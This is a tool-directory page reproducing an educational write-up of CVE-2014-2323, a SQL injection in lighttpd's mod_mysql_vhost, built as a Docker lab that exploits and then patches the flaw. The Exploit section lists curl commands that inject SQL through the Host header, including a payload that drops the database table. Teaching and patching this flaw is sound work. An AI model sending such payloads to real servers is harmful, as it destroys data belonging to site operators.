
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
lighty-sqlinj-demo — Educational exploit demonstration of CVE-2014-2323 SQL injection in lighttpd's mod_mysql_vhost, with Docker-based lab for hands-on vulnerability analysis and patching. | Kitploit
Tools/GitHubGitHub/cirocosta/lighty-sqlinj-demo
Container SecurityVulnerability AnalysisWeb Application ExploitationLearning & EducationLabs & Practice
GitHubcirocosta/lighty-sqlinj-demo

lighty-sqlinj-demo

Educational exploit demonstration of CVE-2014-2323 SQL injection in lighttpd's mod_mysql_vhost, with Docker-based lab for hands-on vulnerability analysis and patching.

View Repository
8110 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

title: Ep4 - Network-Related Vulnerability members:

  • Ciro S. Costa
  • Marcela Terakado date: 10 Nov, 2015

Related vulnerability:

root@kitploit:~
CVE-2014-2323 [1] was assigned to SQL injection bug.
CVE-2014-2324 [2] was assigned to the path traversal bug.

Confirm: http://download.lighttpd.net/lighttpd/security/lighttpd_sa_2014_01.txt

  • Affected version: 1.4.34

Presentation

  • Explain the flaw
    • present the service to be exploited
    • where, in the source code, the flaw is
    • correction patch for the flaw
  • Prepare demos related to the exploit
    • Exploit
    • Apply the flaw fix
    • Try to exploit again
  • lighttpd (lighty)
  • Virtual Hosting
    • Preparing a Lighttpd server
  • SQL
    • SQL Injection
  • Docker
    • Container Networking
  • Demo!
    • Exploit
    • Path Verification

lighttpd (lighty)

The service to be exploited is Lighttpd. It is an open-source web server (BSD license) optimized to be lightweight and fast. It emerged as a 'proof-of-concept' for the famous c10k problem (how to handle 10,000 simultaneous connections on a server), gaining considerable popularity at the time (2003), and is currently used by Whatsapp.com, Xkcd, and in the past, Youtube. Its market positioning is quite interesting, as we can see in the chart:

Lighttpd Positioning - Traffic vs Number of Websites

The server aims to handle the problem of many connections by using asynchronous event-driven mechanisms (kqueue on BSDs, epoll on Linux), reducing the need for multiple threads, thus resulting in a much smaller memory footprint and better CPU utilization (a strategy also used by Nginx servers, whose usage has increased significantly over the years):

Server Market

One of lighty's features is the easy management of virtual hosts.

Virtual Hosting

It is a method used to host more than one domain name that resolves to the same IP, reducing hosting costs for companies that seek to offer websites since it is not necessary to reserve a dedicated server for each website.

The technique can be IP-based (one interface per host) or name-based (one name per host, sharing the interface) - explored in this presentation.

Name-Based

: uses the 'Hostname' provided by the client to identify which service to use to respond accordingly. This method presents two difficulties: complications with handling secure sessions (TLS) - the handshake must be done before any header indicating the Host is passed to the server, thus complicating the determination of which certificate to present during the handshake. A solution to this problem is a TLS extension called Server Name Indication (SNI) that allows presenting the name at the beginning of the handshake, enabling the choice of the correct certificate. A second problem is regarding connection attempts without a well-defined Host header, leading to indetermination of which service to use.

Virtual Host - redes.io Virtual Host - mac0448.io

IP-Based

: uses separate IPs for each application. The web server is then configured for multiple physical (or virtual) network interfaces under a single interface and then responds accordingly based on the (destination) IP address;

root@kitploit:~
*IP aliasing* allows us to create virtual interfaces for each service.

In the case of a large company, managing such mapping can become complex depending on the number of clients. Lighty then offers support for using a database for this purpose, as we will show later.

First, let's see how to configure a server manually and then add vhosting.

Preparing a Lighttpd server

Preparing a basic lighttpd server is very easy. Simply install it and create a configuration file that specifies the port to be used, how to respond to certain requests, and other settings.

root@kitploit:~
server.document-root = "/usr/lighttpd/mysite.com/"
server.port = 80

mimetype.assign = (
  ".html" => "text/html",
  ".txt" => "text/plain"
)

Now imagine we want to create a business based on selling websites and offer a custom domain to the buyer. Aiming to minimize costs, we then want to use vhosts for each client. Let's say the network course wants to acquire three websites: redes.io, mac0448.io and mac5910.io. Our company then registers the domains, all pointing to the IP of our single server with a single interface.

ps: to simulate this we can change the /etc/hosts file:

root@kitploit:~
172.17.0.2 redes.io
172.17.0.2 mac0448.io
172.17.0.2 mac5910.io

In order to be able to serve the different client websites resolving from a single IP, we can then manually configure the server:

root@kitploit:~
server.document-root = "/usr/lighttpd/default/"
server.port = 80

mimetype.assign = (
  ".html" => "text/html",
  ".txt" => "text/plain"
)

$HTTP["host"] == "redes.io" {
  server.document-root = "/usr/lighttpd/redes/"
} else $HTTP["host"] == "mac0448.io" {
  server.document-root = "/usr/lighttpd/mac0448/"
} else $HTTP["host"] == "mac5910.io" {
  server.document-root = "/usr/lighttpd/mac5910/"
}

But, as we can imagine, this can become a problem as we want to handle many clients and provide different configurations for each website as mentioned earlier.

With the mod_mysql_vhost module we can then connect our server to a mysql database responsible for such mapping. We then specify the database name, how to find it on our network, and which command to use to perform the query.

root@kitploit:~
server.modules = (
	"mod_accesslog",
	"mod_mysql_vhost"
)

mysql-vhost.db		= "NOME_DO_BANCO"
mysql-vhost.user	= "USUARIO"
mysql-vhost.pass	= "SENHA"

(!!!!!!!!!!!!!!!)
mysql-vhost.sql		= "SELECT docroot FROM domains WHERE domain='?';"
(!!!!!!!!!!!!!!!)

mysql-vhost.hostname	= "HOSTNAME"
mysql-vhost.port	= "PORTA"

SQL

SQL is a declarative language for managing relational databases, being used (...) etc

TODO

  • SELECT
  • INSERT
  • UPDATE
  • DELETE
  • DROP
  • (...)

TODO

Problems then occur because SQL database management systems assume that the inserted commands will be commands known to the administrator and well managed by them. Such an assumption is not always true, since flaws in systems that interact with the DB system can present vulnerabilities, especially on the web, where user interaction is high.

SQL Injection

The problem with SQL commands arises when there is an intention to build commands using text originated by the user, be it a username, password, or any other dynamic content.

(TODO)

How to solve? Escaping.

In our configuration, for example, we have a big vulnerability:

root@kitploit:~
mysql-vhost.sql		= "SELECT docroot FROM domains WHERE domain='?';"

since possibly (and that's what happened until version 1.4.34) the ? can be replaced by any command and then executed by MySQL.

Let's then simulate this in a network with 3 containers: 1 mysql server and two lighttpd servers, one vulnerable and one fixed.

Docker

Docker provides an abstraction layer on top of the operating system that allows virtualization without the need for another OS through the use of isolation mechanisms provided by the kernel, such as cgroups (isolate CPU, IO, memory, and network usage of a collection of processes) and namespaces (), thus removing all the overhead of starting and maintaining a virtual machine. There is, therefore, great optimization regarding resource allocation (e.g., 100 virtual machines with 1GB images ==> 100GB. 100 containers from a 1GB image ==> ~1GB.) and shared processing, as well as the Kernel and the operating system itself. Common files to containers can also be shared through a layered file system.

Docker vs VM

An interesting analogy to namespaces is chroot, which allows a process to see a directory as the root of its entire file system, changing its perspective of the system (without affecting the rest of the system). With namespaces we can create this differentiated perspective for various other aspects of the OS, such as process tree, network interfaces, FS, IPC, and others.

(see more: Separation Anxiety: A Tutorial for Isolating Your System with Linux Namespaces)

It should be noted that eventually the user may not want such sharing and poor isolation.

Container Networking

At the boot of the Docker daemon, a virtual interface called docker0 is configured on the host, selecting an unused subnet on the host and then assigning a free IP to the virtual interface. Let us remember that one of the three ranges could be used:

root@kitploit:~
   The Internet Assigned Numbers Authority (IANA) has reserved the
   following three blocks of the IP address space for private internets:

     10.0.0.0        -   10.255.255.255  (10/8 prefix)
     172.16.0.0      -   172.31.255.255  (172.16/12 prefix)
     192.168.0.0     -   192.168.255.255 (192.168/16 prefix)

On my machine, for example:

root@kitploit:~
docker0   Link encap:Ethernet  HWaddr 02:42:58:ca:78:6d  
          inet addr:172.17.0.1  Bcast:0.0.0.0  Mask:255.255.0.0
          inet6 addr: fe80::42:58ff:feca:786d/64 Scope:Link
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:74601 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98561 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0 
          RX bytes:4196391 (4.1 MB)  TX bytes:380442767 (380.4 MB)

For each container instantiated with default network settings, the daemon then configures an interface (in the example below, verth5998947 for container 1, for example) on the host (part of the docker0 subnet) and another interface on the container (eth0), in addition to changing iptables configuration (allows the administrator to define tables of rule chains for packet handling on the host) and NAT so that external traffic is forwarded to the containers.

Docker network interfaces

Demo

The demonstration depends on an environment with docker properly configured on a Linux machine. Once done, the image needs to be created:

root@kitploit:~
$ ./scripts/create-lighty-image.sh

The above command will then create an image based on the Dockerfile, containing the source code of both versions of lighttpd: vulnerable and with the flaw fixed.

Once done, we can then instantiate the containers that will represent the processing instances that are part of the demo and the database, also isolated as a container:

root@kitploit:~
$ ./scripts/create-mysql-container.sh
$ ./scripts/create-lighty-container.sh vulnerable
$ ./scripts/create-lighty-container.sh patched

As a result we have:

  • mysql server listening on port 3306 of lighty-mysqlserver.
  • lighty server listening on port 80 of container lighty-vulnerable.
  • lighty server listening on port 80 of container lighty-patched.

Containers

To get the IPs of the containers, just run the command:

root@kitploit:~
$ ./scripts/getips.sh

Docker container ip Addresses:
 - lighty-vulnerable:  172.17.0.3
 - lighty-patched:  172.17.0.4
 - lighty-mysqlserver: 172.17.0.2

The 'supposed machines' are ready, it only remains to configure DNS so that address resolution is done correctly. At this moment we could create another container, dedicated to resolving DNS requests using a BIND server, but to speed things up we can simply edit /etc/hosts:

root@kitploit:~
172.17.0.3 redes.io
172.17.0.3 mac0448.io
172.17.0.3 mac5910.io

We now need to make the lighttpd server capable of performing the virtual hosting task using the mysql server. For this we need to insert the entries into the database so that our servers can then handle the task according to the DB (using the above scripts there is no need to perform the procedure below - the script already initializes the table):

root@kitploit:~
$ docker exec -it lighty-mysqlserver bash
root@lighty-mysqlserver:/# mysql -u root -p
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| lighttpd           |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
mysql> use lighttpd;
mysql> mysql> CREATE TABLE domains(
    -> domain varchar(64) not null primary key,
    -> docroot varchar(128) not null
    -> );
Query OK, 0 rows affected (0.04 sec)

mysql> INSERT INTO domains VALUES ('redes.io', '/usr/lighttpd/redes/');
mysql> INSERT INTO domains VALUES ('mac5910.io', '/usr/lighttpd/mac5910/');
mysql> INSERT INTO domains VALUES ('mac0448.io', '/usr/lighttpd/mac0448/');

mysql> SELECT * FROM domains;
+------------+------------------------+
| domain     | docroot                |
+------------+------------------------+
| mac0448.io | /usr/lighttpd/mac0448/ |
| mac5910.io | /usr/lighttpd/mac5910/ |
| redes.io   | /usr/lighttpd/redes/   |
+------------+------------------------+

From this moment on, the servers are capable of performing virtual hosting based on the database.

Exploit

The attack consists of exploiting a flaw in the parsing phase of the Host header sent in HTTP requests with an IPv6 Host. The method responsible for parsing allows that, in addition to the host, other characters are read and interpreted as such. The problem is that, as shown earlier, in the virtual host lookup command a host string is blindly placed (without escaping) into the SQL command:

root@kitploit:~
mysql-vhost.sql		= "SELECT docroot FROM domains WHERE domain='QUALQUER_COISA_QUE_VENHA_NO_HOST';"

A well-intentioned request then presents the following packet flow when we "sniff" the default interface docker0, through which all packets between containers flow:

OK Packet Flow

Let's then analyze each component of the flow:

Well-formed HTTP Request HTTP Request OK

Well-formed MySQL Request MySQL Request OK

MySQL Response MySQL Response OK

HTTP Response HTTP Response OK

We can then exploit such vulnerability.

Using curl we can forge malicious requests as described in the CVE confirmation.

root@kitploit:~
$ ./scripts/exploit1
curl --header "Host: []' SINTAXE ERRADA" redes.io

Server Error

We can clearly detect that there is a vulnerability to be exploited since an internal server error should not occur. Testing the same script on google's server:

root@kitploit:~
$ ./scripts/exploit2
curl --header "Host: []' SINTAXE ERRADA" www.google.com

<html><title>Error 400 (Bad Request)!!1</title></html>% 

We confirm that we can exploit the database by analyzing the request made to the database:

Malformed MySQL Request Malformed MySQL Request

MySQL Response Malformed MySQL Request Response

We can then proceed with destructive commands!

root@kitploit:~
$ ./scripts/exploit3
curl --header "Host: []'; DROP TABLE domains;--'" redes.io

Malicious HTTP Request Malicious HTTP Request

Malicious MySQL Request Malicious MySQL Request

MySQL Response Malicious MySQL Request Response

And the table is gone! Consequently, the server will not be able to resolve virtual hosts beyond the one configured as default.

Patch Verification

Since our database lost the virtual hosting table, we need to recover it. For this we just need to execute, inside the container, the table creation and value insertion process:

root@kitploit:~
$ docker exec $DOCKER_MYSQL "bash" "-c" "mysql -u root -ptoor lighttpd < /db-init.sql"

We can verify that the patch solves the problem by trying to perform the attack again (now on the fixed server):

root@kitploit:~
```sh
$ ./scripts/exploit4

curl --header "Host: []'; DROP TABLE domains;--'" redes.io

We then perform the malicious HTTP request:

Malicious HTTP request to the fixed server Malicious HTTP request to the fixed server

But let's see the packet flow on the network:

Packet Flow Packet Flow - fixed server

As we can see, because it is a malicious packet, the server already returns a malformed request error and does not make any request to the database.

Patch

The vulnerability is expressed in two parts of the code: in the mod_mysql_vhost module (which should, in the last case, not interpret what was passed in that part of the query as a valid command) and in the request handling request.c.

mod_mysql_vhost.c

In the module, the resolution is simple: just include the escape routine provided by MySQL, and then if any malicious command is eventually inserted, nothing will happen to the server (since MySQL will indicate the error).

Module Patch

request.c

In the request code, there is handling for the case where after the IPv6 address the string does not terminate (i.e., it does not have \0). Until then, the server was able to correctly identify whether the hostname is valid according to the grammar (also accepting cases where a port is passed along with the address), but when the port was not passed (the valid IPv6 ended) it did not remove the rest of the string after the closing bracket (which indicates the end of an address).

Thus:

Patch of request.c

Commits:

  • patched: 1.4.35 - d1a23569161148f5acde8d4a6fb78c44284e1853
  • non-patched: 1.4.32 - 3ca6adc2332be2ca18b66698a759fae5831f164f

Resources

  • http://www.linuxjournal.com/content/concerning-containers-connections-docker-networking
  • http://lighttpd.net/
Download Tool